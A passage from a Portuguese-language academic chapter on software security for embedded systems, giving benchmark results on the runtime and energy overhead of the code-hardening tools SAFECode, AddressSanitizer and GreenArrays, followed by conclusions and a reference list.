[14] `http://inforcecomputing.com/` - CPU 1.0GHz, Memória RAM = 512KB e ambiente Fedora 11.

[15] A resistência foi medida com multímetro de $6^1/_2$ dígitos com medição a 4 terminais.

[16] Os valores de tensão para os pinos da porta serial variam de acordo com o fabricante.

[17] `https://llvm.org/viewvc/llvm-project/test-suite/trunk/SingleSource/Benchmarks/Stanford/`.

valores obtidos.



Figura 3.33. Gráfico comparativo relativo ao tempo de execução dos programas do *Benchmark* Stanford

Foram realizadas quatro formas de medição, para que as características do programa compilado com as ferramentas de segurança de código sejam comparadas. A primeira delas é a medição do código sem instrumentação de segurança. A segunda com a ferramenta *SAFECode*. A terceira com a ferramenta *AdressSanitizer*. E, por último, a ferramenta proposta *GreenArrays*. As figuras 3.33 e 3.34 mostram gráficos contendo as análises do tempo de execução e energia total gasta, respectivamente, obtidos para cada programa do *bechmark* em estudo.

3.7.4. Discussão

Nota-se (figuras 3.33 e 3.34) que o acréscimo de código para torná-lo seguro causa um considerável acréscimo no tempo de execução do programa, levando, por consequência, a um grande acréscimo na energia consumida. Em muitos casos, os programas compilados com a ferramentas de segurança gastam mais do dobro de energia que o programa inseguro. Mesmo assim, em determinadas aplicações, é necessário abrir mão de um menor consumo energético e tempo de execução para se garantir segurança. Já em outras aplicações, como por exemplo, Sistemas Embarcados, o parâmetro energia é crítico, tratando-se de sistemas movidos a bateria (que é a maioria dos casos). Então, é preciso ponderar o uso de segurança em código e fazê-lo somente quando o parâmetro segurança é tão importante ou mais que o parâmetro energia.



Figura 3.34. Gráfico comparativo relativo a energia total consumida pelos programas do *Benchmark* Stanford

3.8. Conclusões

Segurança de Software está no cerne da segurança de sistemas computacionais de maneira geral. Na medida em que ataques que exploram vulnerabilidades em software são mais e mais comuns, Segurança de Software torna-se cada vez mais relevante. Paralelamente a isso, seja no trabalho ou no ambiente doméstico, Sistemas Embarcados estão cada vez mais presentes na vida de indivíduos. Em outras palavras, aparentemente a computação ubíqua enfim tornou-se uma realidade.

Tal fato, por si só, já causa preocupação quanto à segurança de Sistemas Embarcados. Mas, como se não bastasse, após uma análise conclui-se que as propostas de Segurança de Software existentes não são apropriadas para esses dispositivos. O objetivo deste capítulo foi, então, apresentar uma visão geral da área de Segurança de Software e mostrar como adaptar e avaliar as soluções existentes no contexto de Sistemas Embarcados.

Em particular, discorremos, dentre outras coisas, sobre Estouro de Arranjo, Estouro de Inteiro, Vazamento de Endereço, Aleatorização de Espaço de Endereço, Prevenção contra a Execução de Dados, Canários, Verificação de Limites de Arranjo, Análise de Intervalos e Análise Distribuída. Ademais, descrevemos uma metodologia para avaliação energética de mecanismos de Segurança de Software. E, ao final, apresentamos uma solução de Segurança de Software especialmente concebida para o contexto de Sistemas Embarcados.

Referências

[Akyildiz et al. 2002] Akyildiz, I. F., Su, W., Sankarasubramaniam, Y., and Cayirci, E. (2002). Wireless sensor networks: a survey. *Computer networks*, 38(4):393–422.

[Aleph One 1996] Aleph One (1996). Smashing the stack for fun and profit. *Phrack magazine*, 7(49):365.

[Alhazmi et al. 2007] Alhazmi, O. H., Malaiya, Y. K., and Ray, I. (2007). Measuring, analyzing and predicting security vulnerabilities in software systems. *Computers & Security*, 26(3):219–228.

[Allen 1970] Allen, F. E. (1970). Control flow analysis. In *ACM Sigplan Notices*, volume 5, pages 1–19. ACM.

[Aranha et al. 2012] Aranha, D. F., Karam, M. M., Miranda, A., and Scarel, F. (2012). Software vulnerabilities in the Brazilian voting machine. Tech Report.

[ARM Holdings 2008] ARM Holdings (2008). ARM11 MPCore Processor Technical Reference Manual.

[Atzori et al. 2010] Atzori, L., Iera, A., and Morabito, G. (2010). The internet of things: A survey. *Computer Networks*, 54(15):2787–2805.

[Balzarotti et al. 2008] Balzarotti, D., Cova, M., Felmetsger, V., Jovanovic, N., Kirda, E., Kruegel, C., and Vigna, G. (2008). Saner: Composing static and dynamic analysis to validate sanitization in web applications. In *Security and Privacy, 2008. SP 2008. IEEE Symposium on*, pages 387–401. IEEE.

[Barik et al. 2006] Barik, R., Grothoff, C., Gupta, R., Pandit, V., and Udupa, R. (2006). Optimal bitwise register allocation using integer linear programming. In *LCPC*, volume 4382 of *Lecture Notes in Computer Science*, pages 267–282. Springer.

[Barr 1999] Barr, M. (1999). *Programming embedded systems in C and C++*. O'Reilly.

[Bell 1999] Bell, T. (1999). The concept of dynamic analysis. *SIGSOFT Softw. Eng. Notes*, 24(6):216–234.

[Bhatkar et al. 2003] Bhatkar, E., Duvarney, D. C., and Sekar, R. (2003). Address obfuscation: an efficient approach to combat a broad range of memory error exploits. In *USENIX Security*, pages 105–120.

[Bodik et al. 2000] Bodik, R., Gupta, R., and Sarkar, V. (2000). ABCD: eliminating array bounds checks on demand. In *PLDI*, pages 321–333. ACM.

[Brumley et al. 2007] Brumley, D., Song, D. X., cker Chiueh, T., Johnson, R., and Lin, H. (2007). RICH: Automatically protecting against integer-based vulnerabilities. In *NDSS*. USENIX.

[Bruno R. Silva 2013] Bruno R. Silva, Fernando M. Q. Pereira, L. B. O. A. A. F. L. (2013). Flow tracking: Uma ferramenta para detecção de vazamentos de informações sigilosas. In *CBSoft*. SBC.

[Carro and Wagner 2003] Carro, L. and Wagner, F. R. (2003). Sistemas computacionais embarcados. *Jornadas de atualização em informática. Campinas: UNICAMP*.

[Comparetti et al. 2009] Comparetti, P. M., Wondracek, G., Kruegel, C., and Kirda, E. (2009). Prospex: Protocol specification extraction. In *Security and Privacy, 2009 30th IEEE Symposium on*, pages 110–125. IEEE.

[Cong et al. 2005] Cong, J., Fan, Y., Han, G., Lin, Y., Xu, J., Zhang, Z., and Cheng, X. (18-21 Jan. 2005). Bitwidth-aware scheduling and binding in high-level synthesis. *Design Automation Conference, 2005. Proceedings of the ASP-DAC 2005. Asia and South Pacific*, 2:856–861.

[Cousot et al. 2005] Cousot, P., Cousot, R., Feret, J., Mauborgne, L., Miné, A., Monniaux, D., and Rival, X. (2005). The astrÉe analyzer. In *ESOP'05*.

[Cuoq et al. 2012] Cuoq, P., Kirchner, F., Kosmatov, N., Prevosto, V., Signoles, J., and Yakobowski, B. (2012). Frama-c: a software analysis perspective. In *Proceedings of the 10th international conference on Software Engineering and Formal Methods*, SEFM'12, pages 233–247, Berlin, Heidelberg. Springer-Verlag.

[DAVID and TIRI 2005] DAVID, D. and TIRI, K. (2005). Securing embedded systems.

[Dhurjati et al. 2006] Dhurjati, D., Kowshik, S., and Adve, V. (2006). Safecode: enforcing alias analysis for weakly typed languages. In *PLDI '06: Proceedings of the 2006 ACM SIGPLAN conference on Programming language design and implementation*, pages 144–157, New York, NY, USA. ACM.

[Dietz et al. 2012] Dietz, W., Li, P., Regehr, J., and Adve, V. (2012). Understanding integer overflow in c/c++. In *ICSE*, pages 760–770. IEEE.

[Ernst 2003] Ernst, M. D. (2003). Static and dynamic analysis: Synergy and duality. In *WODA 2003: ICSE Workshop on Dynamic Analysis*, pages 24–27. Citeseer.

[Hamacher et al. 2012] Hamacher, V. C., Vranesic, Z., Zaky, S., and Manjikian, N. (2012). *Computer organization and embedded systems*. McGraw-Hill.

[Henrique Nazaré Santos 2013] Henrique Nazaré Santos, Fernando Magno Quintão Pereira, L. B. O. (2013). Verificação estática de acessos a arranjos em c. In *Anais do XIII Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais, SBSEG 2013*, Manaus, Brazil. Sociedade Brasileira de Computação (SBC).

[Hopcroft 2008] Hopcroft, J. E. (2008). *Introduction to Automata Theory, Languages, and Computation, 3/E*. Pearson Education India.

[Howard and Thomlinson 2007] Howard, M. and Thomlinson, M. (2007). Windows Vista ISV Security. *Microsoft Corporation, April*, 6.

[Intel Corporation] Intel Corporation. Intel 64 and ia-32 Architectures Software Developers Manual – System Programming Guide, part 1.

[Jim et al. 2002] Jim, T., Morrisett, J. G., Grossman, D., Hicks, M. W., Cheney, J., and Wang, Y. (2002). Cyclone: A safe dialect of c. In *Proceedings of the General Track of the annual conference on USENIX Annual Technical Conference*, ATEC '02, pages 275–288, Berkeley, CA, USA. USENIX Association.

[Jones 2007] Jones, J. R. (2007). Estimating software vulnerabilities. *Security & Privacy, IEEE*, 5(4):28–32.

[Koopman 2004] Koopman, P. (2004). Embedded system security. *Computer*, 37(7):95–97.

[Lattner and Adve 2005] Lattner, C. and Adve, V. (2005). Automatic Pool Allocation: Improving Performance by Controlling Data Structure Layout in the Heap. In *Proceedings of the 2005 ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI'05)*, Chigago, Illinois.

[Lhairech-Lebreton et al. 2010] Lhairech-Lebreton, G., Coussy, P., Heller, D., and Martin, E. (2010). Bitwidth-aware high-level synthesis for designing low-power dsp applications. In *ICECS*, pages 531–534. IEEE.

[Li and Regehr 2010] Li, P. and Regehr, J. (2010). T-check: bug finding for sensor networks. In *Proceedings of the 9th ACM/IEEE International Conference on Information Processing in Sensor Networks*, pages 174–185. ACM.

[Lin et al. 2009] Lin, H., Yang, M., Long, F., Zhang, L., and Zhou, L. (2009). Modist: transparent model checking of unmodified distributed systems. In *NSDI*.

[Logozzo and Fahndrich 2008] Logozzo, F. and Fahndrich, M. (2008). Pentagons: a weakly relational abstract domain for the efficient validation of array accesses. In *SAC*, pages 184–188. ACM.

[Mahlke et al. 2001] Mahlke, S., Ravindran, R., Schlansker, M., Schreiber, R., and Sherwood, T. (2001). Bitwidth cognizant architecture synthesis of custom hardware accelerators. *Computer-Aided Design of Integrated Circuits and Systems, IEEE Transactions on*, 20(11):1355–1371.

[Marwedel 2011] Marwedel, P. (2011). *Embedded system design*. Springer.

[McGraw 2006] McGraw, G. (2006). *Software security: building security in*, volume 1. Addison-Wesley Professional.

[Microsoft Support a] Microsoft Support. A detailed description of the data execution prevention (dep) feature in windows xp service pack 2, windows xp tablet pc edition 2005, and windows server 2003. @ONLINE. `4http://support.microsoft.com/kb/875352/EN-US/`.

[Microsoft Support b] Microsoft Support. Microsoft. /SAFESEH Compiler Switch.

[Misra 1987] Misra, D. K. (1987). A quasi-static analysis of open-ended coaxial lines (short paper). *Microwave Theory and Techniques, IEEE Transactions on*, 35(10):925–928.

[Mock 2003] Mock, M. (2003). Dynamic analysis from the bottom up. In *WODA 2003 ICSE Workshop on Dynamic Analysis*, page 13. Citeseer.

[Molnar et al. 2009] Molnar, D., Li, X. C., and Wagner, D. A. (2009). Dynamic test generation to find integer bugs in x86 binary linux programs. In *Proc. USENIX security symposium*.

[Nagarakatte et al. 2009] Nagarakatte, S., Zhao, J., Martin, M. M., and Zdancewic, S. (2009). Softbound: Highly compatible and complete spatial safety for c. In *Proceedings of the 2009 ACM SIGPLAN Conference on Programming Language Design and Implementation*.

[Nagarakatte et al. 2010] Nagarakatte, S., Zhao, J., Martin, M. M., and Zdancewic, S. (2010). Cets: compiler enforced temporal safety for c. *SIGPLAN Not.*, 45(8):31–40.

[Nethercote and Seward 2007] Nethercote, N. and Seward, J. (2007). Valgrind: a framework for heavyweight dynamic binary instrumentation. *SIGPLAN Not.*, 42(6):89–100.

[Nilsson and Riedel 2009] Nilsson, J. W. and Riedel, S. A. (2009). *Circuitos Eletricos*, volume 8. Pearson Prentice Hall.

[Ottenstein et al. 1990] Ottenstein, K. J., Ballance, R. A., and MacCabe, A. B. (1990). The program dependence web: a representation supporting control-, data-, and demand-driven interpretation of imperative languages. In *PLDI*. ACM.

[Patterson 1995] Patterson, J. R. C. (1995). Accurate static branch prediction by value range propagation. In *PLDI*, pages 67–78. ACM.

[PaX Team 2000] PaX Team (2000). Pax Non-eXecutable Stack (nx) @ONLINE. `http://pax.grsecurity.net/docs/noexec.txt`.

[PaX Team 2001] PaX Team (2001). Pax address space layout randomization (aslr) @ONLINE. `http://pax.grsecurity.net/docs/aslr.txt`.

[Pereira and Palsberg 2008] Pereira, F. M. Q. and Palsberg, J. (2008). Register allocation by puzzle solving. In *PLDI*, pages 216–226. ACM.

[Pop and Specialist 2010] Pop, A. R. and Specialist, S. S. (2010). Dep/aslr implementation progress in popular third-party windows applications.

[Quadros and Pereira 2011] Quadros, G. S. and Pereira, F. M. Q. (2011). Static detection of address leaks. In *SBSeg*, pages 23–37.

[Quadros and Pereira 2012a] Quadros, G. S. and Pereira, F. M. Q. (2012a). Dynamic detection of address leaks. In *Anais do XII Simpósio Brasileiro em Segurança da Informação e de Sistemas de Computacionais, SBESEG 2012*.

[Quadros and Pereira 2012b] Quadros, G. S. and Pereira, F. M. Q. (2012b). A static analysis tool to detect address leaks. In *CBSoft – Tools*.

[Richarte et al. 2002] Richarte, G. et al. (2002). Four different tricks to bypass stackshield and stackguard protection. *World Wide Web, http://www1. corest. com/files/files/11/StackGuardPaper. pdf*.

[Robertson et al. 2003] Robertson, W. K., Kruegel, C., Mutz, D., and Valeur, F. (2003). Run-time detection of heap-based overflows. In *LISA*, volume 3, pages 51–60.

[Rodrigues et al. 2013] Rodrigues, R. E., Campos, V. H. S., and Pereira, F. M. Q. (2013). A fast and low overhead technique to secure programs against integer overflows. In *CGO*, pages 1–11. ACM.

[Rus et al. 2003] Rus, S., Rauchwerger, L., and Hoeflinger, J. (2003). Hybrid analysis: Static & dynamic memory reference analysis. *International Journal of Parallel Programming*, 31(4):251–283.

[Sasnauskas et al. 2010] Sasnauskas, R., Landsiedel, O., Alizai, M. H., Weise, C., Kowalewski, S., and Wehrle, K. (2010). Kleenet: discovering insidious interaction bugs in wireless sensor networks before deployment. In *Proceedings of the 9th ACM/IEEE International Conference on Information Processing in Sensor Networks*, pages 186–196. ACM.

[Schwartz et al. 2011] Schwartz, E. J., Avgerinos, T., and Brumley, D. (2011). Q: Exploit hardening made easy. In *USENIX Security Symposium*.

[Serebryany et al. 2012] Serebryany, K., Bruening, D., Potapenko, A., and Vyukov, D. (2012). Addresssanitizer: a fast address sanity checker. In *USENIX*, pages 28–28. USENIX Association.

[Shacham 2007] Shacham, H. (2007). The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In *CCS*, pages 552–561. ACM.

[Shacham et al. 2004a] Shacham, H., Page, M., Pfaff, B., Goh, E.-J., Modadugu, N., and Boneh, D. (2004a). On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM conference on Computer and communications security*, CCS '04, pages 298–307, New York, NY, USA. ACM.

[Shacham et al. 2004b] Shacham, H., Page, M., Pfaff, B., Goh, E.-J., Modadugu, N., and Boneh, D. (2004b). On the Effectiveness of Address-Space Randomization. In *Proceedings of the 11th ACM conference on Computer and communications security*, pages 298–307. ACM.

[Solar Designer 1997] Solar Designer (1997). Return-to-libc Attack.

[Souza et al. 2011] Souza, M. R. S., Guillon, C., Pereira, F. M. Q., and da Silva Bigonha, M. A. (2011). Dynamic elimination of overflow tests in a trace compiler. In *CC*, pages 2–21.

[Stephenson et al. 2000] Stephenson, M., Babb, J., and Amarasinghe, S. (2000). Bitwidth analysis with application to silicon compilation. In *PLDI*, pages 108–120. ACM.

[Sumant Kowshik and Adve 2002] Sumant Kowshik, D. D. and Adve, V. (2002). Ensuring Code Safety Without Runtime Checks for Real-Time Control Systems. In *Proc. Int'l Conf. on Compilers Architecture and Synthesis for Embedded Systems, 2002*, Grenoble, France.

[Tallam and Gupta 2003] Tallam, S. and Gupta, R. (2003). Bitwidth aware global register allocation. In *POPL*, pages 85–96, New York, NY, USA. ACM.

[Tran et al. 2011] Tran, M., Etheridge, M., Bletsch, T., Jiang, X., Freeh, V., and Ning, P. (2011). On the expressiveness of return-into-libc attacks. In *Recent Advances in Intrusion Detection*, pages 121–141. Springer.

[Tripp et al. 2009] Tripp, O., Pistoia, M., Fink, S. J., Sridharan, M., and Weisman, O. (2009). Taj: effective taint analysis of web applications. In *ACM Sigplan Notices*, volume 44, pages 87–97. ACM.

[Venet and Brat 2004] Venet, A. and Brat, G. (2004). Precise and efficient static array bound checking for large embedded c programs. *SIGPLAN Not.*, 39:231–242.

[Wagner and Dean 2001] Wagner, D. and Dean, R. (2001). Intrusion detection via static analysis. In *Security and Privacy, 2001. S&P 2001. Proceedings. 2001 IEEE Symposium on*, pages 156–168. IEEE.

[Wang et al. 2009] Wang, T., Wei, T., Lin, Z., and Zou, W. (2009). Intscope: Automatically detecting integer overflow vulnerability in x86 binary using symbolic execution. In *Proc. of Network and Distributed System Security Symposium (NDSS)*. Citeseer.

[Warren 2002] Warren, H. S. (2002). *Hacker's Delight*. Addison-Wesley Longman Publishing Co., Inc.

[Zurita] Zurita, M. E. Projeto de sistemas embarcados. *Universidade Federal do Piauí, Curso de Engenharia Elétrica, Campus Universitário Ministro Petrônio Portela*.

